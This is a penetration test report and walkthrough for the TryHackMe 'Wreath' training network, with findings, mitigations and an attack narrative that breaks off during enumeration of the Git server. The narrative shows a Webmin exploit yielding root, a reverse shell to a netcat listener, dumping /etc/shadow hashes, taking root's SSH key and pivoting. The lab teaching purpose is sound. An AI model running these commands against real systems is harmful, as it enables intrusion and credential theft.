Wreath Network - Penetration Test Report

Author: bl4cknr3d

https://tryhackme.com/room/wreath

TABLE OF CONTENTS

Executive Summary

bl4cknr3d was contacted by Thomas Wreath to conduct a Grey-Box PenTesting in order to determine if the network was exposed to any vector of attacks.

Activities carried out simulating a malicious actor trying to penetrate Thomas Wreath's network with the goal of assessing the current standpoint of Thomas Wreath's overall security posture.

Scope

1. There are *three machines* on the network
2. There is at least one *public facing web server* with the given Public IP address of **10.200.85.200**
3. There is a *self-hosted git server* somewhere on the network. The git server is internal, so Thomas may have pushed sensitive information into it
4. There is a *PC running on the network that has antivirus installed*, meaning we can hazard a guess that this is likely to be Windows. By the sounds of it this is likely to be the server variant of Windows, which might work in our favor. The (assumed) Windows PC cannot be accessed directly from the web server

Summary of results

The initial point of compromise was Thomas Wreath's public-facing web server, exploited via a known vulnerability. This allowed access to the internal GitStack server, which had another exploitable vulnerability, leading to a full system compromise and exposure of plain text passwords. We performed tunneling to access the development web server, where we found a password-protected webpage. Using credentials from the compromised web server, we accessed this page and exploited an image upload function to upload a web shell, compromising the final target. This penetration test enabled us to map Thomas Wreath's network infrastructure.

Findings and Remediations

10.200.85.200

- **CVE-2019-15107**
  Severity: Critical
  Description: Webmin Service was using MiniServ 1.890 which is outdated. In its configuration the parameter old in password_change.cgi contains a command injection vulnerability.
  Mitigation: Update the service to the latest patch to resolve the issue.
  https://nvd.nist.gov/vuln/detail/CVE-2019-15107

- **Weak Firewall rules**
  Severity: Low
  Description: Upon getting a foothold on this machine, you can enumerate other machines to leverage your attack by scanning hosts.
  Mitigation: Ping service should be turned off to not discover other hosts on the same network easily

10.200.85.150

- **CVE-2018-5955**
  Severity: Critical
  Description: GitStack Service was using version 2.3.10 which is outdated and has a known public exploit. User controlled input is not sufficiently filtered, allowing an unauthenticated attacker to add a user to the server via the username and password fields to the rest/user/ URI.
  Mitigation: Update the service to the latest patch to resolve the issue.
  https://nvd.nist.gov/vuln/detail/CVE-2018-5955

- **Password Policy**
  Severity: High
  Description: Thomas Wreath's password in this machine is easily crackable by common wordlists, and was reusing password from another host.

Mitigation: Have a policy that implements a stronger password, or use password manager for storage. Do not reuse passwords.

- **Error Page Information Disclosure**
  Severity: High
  Description: Django returns an error page that suggest possible directories which can be correct when used by default
  Mitigation: Configure Django to only display a custom error page without revealing any information.

- **Improper Privileges**
  Severity: Medium
  Description: The GitStack service running on the Git Server is running as SYSTEM user. Successful exploitation leads to a privileged user.
  Mitigation: Principle of least-privilege. If the account does not need privileged rights, do not use them.

- **Weak Firewall rules**
  Severity: Low
  Description: Upon getting a foothold on this machine, you can enumerate other machines to leverage your attack by scanning hosts.
  Mitigation: Ping service should be turned off to not discover other hosts on the same network easily

10.200.85.100

- **Unrestricted File Upload**
  Severity: Critical
  Description: The web app discovered in this machine has an arbitrary file upload vulnerability, allowing attackers to execute commands on the system with the web server's privileges.
  Mitigation: Filter hardening on the file upload
  https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

- **Unquoted service path**
  Severity: Critical
  Description: The System Explorer Help Service path is unquoted, which allows threat actors to insert a malicious file and hijack the program's execution.
  Mitigation: Quote the path and set the correct ownership of the directory to prevent low-level users from writing to it.


- **Password Policy / Reused password**
  Severity: High
  Description: Thomas Wreath's password in this machine is easily crackable by common wordlists, and was reusing password from another host.
  Mitigation: Have a policy that implements a stronger password, or use password manager for storage. Do not reuse passwords.

Attack Narrative

We were given an IP address of **10.200.85.200** which is facing the internet. We start doing enumeration.

==10.200.85.200 - Enumeration==

```
┌──(ed㉿kali)-[~/Desktop/Cat2]
└─$ nmap -sV -sC -vv -p- --min-rate 5000 --max-retries 3 10.200.85.200
```





```
Scanned at 2024-02-14 22:19:45 PST for 86s
Not shown: 65491 filtered tcp ports (no-response), 39 filtered tcp ports (host-unreach)
PORT      STATE  SERVICE    REASON       VERSION
22/tcp    open   ssh        syn-ack      OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 9c:1b:d4:b4:05:4d:88:99:ce:09:1f:c1:15:6a:d4:7e (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDfKbbFLiRV9dqsrYQifAghp85qmXpYEHf2g4JJqDKUL316TcAoGj62aamfhx5isIJHtQsA0hVmzD+4
pVH4r8ANkuIIRs6j9cnBrLGpjk8xz9+BE1Vvd8lmORGxCqTv+9LgrpB7tcfoEkIOSG7zeY182kOR72igUERpy0JkzxJm2gIGb7Caz1s5/ScHEOhGX8VhNT
4clOhDc9dLePRQvRooicIsENqQsLckE0eJB7rTSxemWduL+twySqtwN80a7pRzS7dzR4f6fkhVBAhYflJBW3iZ46zOItZcwT2u0wReCrFzxvDxEOewH7YH
FpvOvb+Exuf3W6OuSjCHF64S7iU6z92aINNf+dSROACXbmGnBhTlGaV57brOXzujsWDylivWZ7CVVj1gB6mrNfEpBNE983qZskyVk4eTNT5cUD+3I/IPOz
1bOtOWiraZCevFYaQR5AxNmx8sDIgo1z4VcxOMhrczc7RC/s3KWcoIkI2cI5+KUnDtaOfUClXPBCgYE50=
|   256 93:55:b4:d9:8b:70:ae:8e:95:0d:c2:b6:d2:03:89:a4 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFccvYHwpGWYUsw9mTk/mEvzyrY4ghhX2D6o3n/upTLF
XbhJPV6ls4C8O0wH6TyGq7ClV3XpVa7zevngNoqlwzM=
|   256 f0:61:5a:55:34:9b:b7:b8:3a:46:ca:7d:9f:dc:fa:12 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINLfVtZHSGvCy3JP5GX0Dgzcxz+Y9In0TcQc3vhvMXCP
80/tcp    open   http       syn-ack      Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
|_http-title: Did not follow redirect to https://thomaswreath.thm
443/tcp   open   ssl/http   syn-ack      Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
| http-methods:
|   Supported Methods: GET POST OPTIONS HEAD TRACE
|_  Potentially risky methods: TRACE
|_http-title: Thomas Wreath | Developer
| ssl-cert: Subject: commonName=thomaswreath.thm/organizationName=Thomas Wreath Development/stateOrProvinceName=East R
iding Yorkshire/countryName=GB/localityName=Easingwold/emailAddress=me@thomaswreath.thm
| Issuer: commonName=thomaswreath.thm/organizationName=Thomas Wreath Development/stateOrProvinceName=East Riding Yorks
hire/countryName=GB/localityName=Easingwold/emailAddress=me@thomaswreath.thm
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-02-14T13:08:50
| Not valid after:  2025-02-13T13:08:50
| MD5:   272c:366e:6167:74c6:c781:3f1e:fa35:f2d1
| SHA-1: 7fdb:23f1:bc6d:d04d:c9a0:f7fe:a2f1:cbe7:c643:05e1
| -----BEGIN CERTIFICATE-----
| MIIELTCCAxWgAwIBAgIUTFA4bPOiTYPKCx7kG3ViJfjDyCgwDQYJKoZIhvcNAQEL
| BQAwgaUxCzAJBgNVBAYTAkdCMR4wHAYDVQQIDBVFYXN0IFJpZGluZyBZb3Jrc2hp
| cmUxEzARBgNVBAcMCkVhc2luZ3dvbGQxIjAgBgNVBAoMGVRob21hcyBXcmVhdGgg
| RGV2ZWxvcG1lbnQxGTAXBgNVBAMMEHRob21hc3dyZWF0aC50aG0xIjAgBgkqhkiG
| 9w0BCQEWE21lQHRob21hc3dyZWF0aC50aG0wHhcNMjQwMjE0MTMwODUwWhcNMjUw
| MjEzMTMwODUwWjCBpTELMAkGA1UEBhMCR0IxHjAcBgNVBAgMFUVhc3QgUmlkaW5n
| IFlvcmtzaGlyZTETMBEGA1UEBwwKRWFzaW5nd29sZDEiMCAGA1UECgwZVGhvbWFz
```

```
9090/tcp  closed zeus-admin conn-refused
10000/tcp open   http       syn-ack      MiniServ 1.890 (Webmin httpd)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-favicon: Unknown favicon MD5: 5C71CDE08233C2F1442C320964580480
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
```

Open ports are 22, 80, 443, 9090 and 10000


We included the IP to /etc/hosts with the domain of thomaswreath.thm because it doesn't resolve after entering the IP address





Public Information Disclosure on the web page at port 80

Searching google for exploit for the web



So with this version of webmin, there is a publicly available exploit that we can use. We download it from git with the following link
https://github.com/MuirlandOracle/CVE-2019-15107

```
┌──(ed㉿kali)-[~/Desktop/Wreath]
└─$ git clone https://github.com/MuirlandOracle/CVE-2019-15107
Cloning into 'CVE-2019-15107'...
remote: Enumerating objects: 32, done.
remote: Counting objects: 100% (32/32), done.
remote: Compressing objects: 100% (26/26), done.
remote: Total 32 (delta 11), reused 12 (delta 3), pack-reused 0
Receiving objects: 100% (32/32), 19.95 KiB | 567.00 KiB/s, done.
Resolving deltas: 100% (11/11), done.

┌──(ed㉿kali)-[~/Desktop/Wreath]
└─$ ls
CVE-2019-15107  wreath.ovpn

┌──(ed㉿kali)-[~/Desktop/Wreath]
└─$ cd CVE-2019-15107

┌──(ed㉿kali)-[~/Desktop/Wreath/CVE-2019-15107]
└─$ ls
CVE-2019-15107.py  LICENSE  README.md  requirements.txt
```

==10.200.85.200 - Exploitation==

```
┌──(ed㉿kali)-[~/Desktop/Wreath/CVE-2019-15107]
└─$ chmod +x CVE-2019-15107.py

┌──(ed㉿kali)-[~/Desktop/Wreath/CVE-2019-15107]
└─$ ./CVE-2019-15107.py 10.200.85.200
```

```
@MuirlandOracle
```

then we run the exploit
the shell is not full, so we try to get a full reverse shell

```
[*] Server is running in SSL mode. Switching to HTTPS
[+] Connected to https://10.200.85.200:10000/ successfully.
[+] Server version (1.890) should be vulnerable!
[+] Benign Payload executed!

[+] The target is vulnerable and a pseudoshell has been obtained.
Type commands to have them executed on the target.
[*] Type 'exit' to exit.
[*] Type 'shell' to obtain a full reverse shell (UNIX only).

# whoami
root
#
```

```
# shell

[*] Starting the reverse shell process
[*] For UNIX targets only!
[*] Use 'exit' to return to the pseudoshell at any time
Please enter the IP address for the shell: 10.50.86.11
Please enter the port number for the shell: 4444

[*] Start a netcat listener in a new window (nc -lvnp 4444) then press enter.

[+] You should now have a reverse shell on the target
[*] If this is not the case, please check your IP and chosen port
If these are correct then there is likely a firewall preventing the reverse connection. Try choosing a well-known port
 such as 443 or 53
```

```
┌──(ed㉿kali)-[~/Desktop/Wreath]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.50.86.11] from (UNKNOWN) [10.200.85.200] 49618
sh: cannot set terminal process group (1817): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4# python -c 'import pty;pty.spawn("/bin/bash")'
python -c 'import pty;pty.spawn("/bin/bash")'
sh: python: command not found
sh-4.4# python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
[root@prod-serv ]#
```

We stabilized the shell so we can interact easily using:

python3 -c 'import pty;pty.spawn("/bin/bash")'

==10.200.85.200 - Post-Exploitation/Enumeration==


We enumerate the compromised machine

```
[root@prod-serv ]# cat /etc/shadow
cat /etc/shadow
root:$6$i9vT8tk3SoXXxK2P$HDIAwho9FOdd4QCecIJKwAwwh8Hwl.BdsbMOUAd3X/chSCvrmpfy.5lrLgnRVNq6/6g0PxK9VqSdy47/qKXad1::0:999
99:7:::
```

```
cat /etc/shadow
root:$6$i9vT8tk3SoXXxK2P$HDIAwho9FOdd4QCecIJKwAwwh8Hwl.BdsbMOUAd3X/chSCvrmpfy.5lrLgnRVNq6/6g0PxK9VqSdy47/qKXad1::0:99
99:7:::
bin:*:18358:0:99999:7:::
daemon:*:18358:0:99999:7:::
adm:*:18358:0:99999:7:::
lp:*:18358:0:99999:7:::
sync:*:18358:0:99999:7:::
shutdown:*:18358:0:99999:7:::
halt:*:18358:0:99999:7:::
mail:*:18358:0:99999:7:::
operator:*:18358:0:99999:7:::
games:*:18358:0:99999:7:::
ftp:*:18358:0:99999:7:::
nobody:*:18358:0:99999:7:::
dbus:!!:18573::::::
systemd-coredump:!!:18573::::::
systemd-resolve:!!:18573::::::
tss:!!:18573::::::
polkitd:!!:18573::::::
libstoragemgmt:!!:18573::::::
cockpit-ws:!!:18573::::::
cockpit-wsinstance:!!:18573::::::
sssd:!!:18573::::::
sshd:!!:18573::::::
chrony:!!:18573::::::
rngd:!!:18573::::::
twreath:$6$0my5n311RD7EiK3J$zVFV3WAPCm/dBxzz0a7uDwbQenLohKiunjlDonkqx1huhjmFYZe0RmCPsHmW3OnWYwf8RWPdXAdbtYpkJCReg.::0
99999:7:::
unbound:!!:18573::::::
apache:!!:18573::::::
nginx:!!:18573::::::
mysql:!!:18573::::::
```


```
root:$6$i9vT8tk3SoXXxK2P$HDIAwho9FOdd4QCecIJKwAwwh8Hwl.BdsbMOUAd3X/chS
Cvrmpfy.5lrLgnRVNq6/6g0PxK9VqSdy47/qKXad1::0:99999:7:::
```

for us to have a persistent access, we can do is to copy ssh id_rsa of the user root, which can be found here



i copied and named it as id_rsa on my local folder

the id_rsa we got got no password



Let's try to gather information on the machine whether it has machine connected to it that we do not know using this command:

```
for i in {1..255}; do (ping -c 1 10.200.85.${i} | grep "bytes from" &); done
```

```
[root@prod-serv ]# for i in {1..255}; do (ping -c 1 10.200.85.${i} | grep "bytes from" &); done
<ng -c 1 10.200.85.${i} | grep "bytes from" &); done
64 bytes from 10.200.85.1: icmp_seq=1 ttl=255 time=0.263 ms
64 bytes from 10.200.85.200: icmp_seq=1 ttl=64 time=0.055 ms
64 bytes from 10.200.85.250: icmp_seq=1 ttl=64 time=0.613 ms
```

we got a pingback from this 3 machine

now we try to enumerate open ports from .250 with this command:

```
for i in {1..65535}; do (echo > /dev/tcp/10.200.85.250/$i) >/dev/null 2>&1 && echo $i is open; done
```

```
[root@prod-serv ]# for i in {1..65535}; do (echo > /dev/tcp/10.200.85.250/$i) >/dev/null 2>&1 && echo $i is open; done
<85.250/$i) >/dev/null 2>&1 && echo $i is open; done
22 is open
1337 is open
```

it displays to have 2 open ports

==10.200.85.200 - Pivoting==

I pivoted using sshuttle using the following commands:

```
sshuttle -r root@10.200.85.200 --ssh-cmd 'ssh -i ./id_rsa' 10.200.85.200/24 -x 10.200.85.200
```

```
┌──(ed㉿kali)-[~/Desktop/Wreath/pivoting]
└─$ sshuttle -r root@10.200.85.200 --ssh-cmd 'ssh -i ./id_rsa' 10.200.85.0/24 -x 10.200.85.200
c : Connected to server.
```

I uploaded an nmap script on the target using my attacking machine and began enumerating more info

```
[root@prod-serv temp]# ./nmap-blkr3d -sn 10.200.85.1-255 -oN scan-blkr3d
./nmap-blkr3d -sn 10.200.85.1-255 -oN scan-blkr3d

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2024-02-17 07:06 GMT
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-85-1.eu-west-1.compute.internal (10.200.85.1)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00032s latency).
MAC Address: 02:16:E7:43:1C:11 (Unknown)
Nmap scan report for ip-10-200-85-100.eu-west-1.compute.internal (10.200.85.100)
Host is up (0.00028s latency).
MAC Address: 02:75:71:77:94:45 (Unknown)
Nmap scan report for ip-10-200-85-150.eu-west-1.compute.internal (10.200.85.150)
Host is up (-0.10s latency).
MAC Address: 02:40:10:A6:06:B3 (Unknown)
Nmap scan report for ip-10-200-85-250.eu-west-1.compute.internal (10.200.85.250)
Host is up (0.00017s latency).
MAC Address: 02:C4:B2:A9:1F:37 (Unknown)
Nmap scan report for ip-10-200-85-200.eu-west-1.compute.internal (10.200.85.200)
Host is up.
Nmap done: 255 IP addresses (5 hosts up) scanned in 3.74 seconds
[root@prod-serv temp]# ls
ls
chisel-ed  nmap-blkr3d  reverse  scan-blkr3d  socat-ed1
[root@prod-serv temp]#
```

./nmap-blkr3d 10.200.85.100


```
[root@prod-serv temp]# ./nmap-blkr3d 10.200.85.100
./nmap-blkr3d 10.200.85.100

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2024-02-17 07:11 GMT
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.

Stats: 0:01:16 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 60.80% done; ETC: 07:13 (0:00:49 remaining)
Nmap scan report for ip-10-200-85-100.eu-west-1.compute.internal (10.200.85.100)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (-0.20s latency).
All 6150 scanned ports on ip-10-200-85-100.eu-west-1.compute.internal (10.200.85.100) are filtered
MAC Address: 02:75:71:77:94:45 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 124.51 seconds
```

./nmap-blkr3d -p- 10.200.85.150

```
Nmap done: 1 IP address (1 host up) scanned in 124.51 seconds
[root@prod-serv temp]# ./nmap-blkr3d -p- 10.200.85.150
./nmap-blkr3d -p- 10.200.85.150

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2024-02-17 07:13 GMT
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.

Stats: 0:05:30 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 29.26% done; ETC: 07:32 (0:13:18 remaining)

Stats: 0:08:04 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 41.68% done; ETC: 07:33 (0:11:19 remaining)

Stats: 0:12:12 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 62.32% done; ETC: 07:33 (0:07:23 remaining)
Nmap scan report for ip-10-200-85-150.eu-west-1.compute.internal (10.200.85.150)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00064s latency).
Not shown: 65532 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
3389/tcp open  ms-wbt-server
5985/tcp open  wsman
MAC Address: 02:40:10:A6:06:B3 (Unknown)
```


==10.200.85.150 - Enumeration==


While sshuttle was running, I tried accessing 10.200.85.150




gives an error with suggestions

i tried accessing the first suggested directory






Tried accessing with the default admin:admin as the page says but it is not working



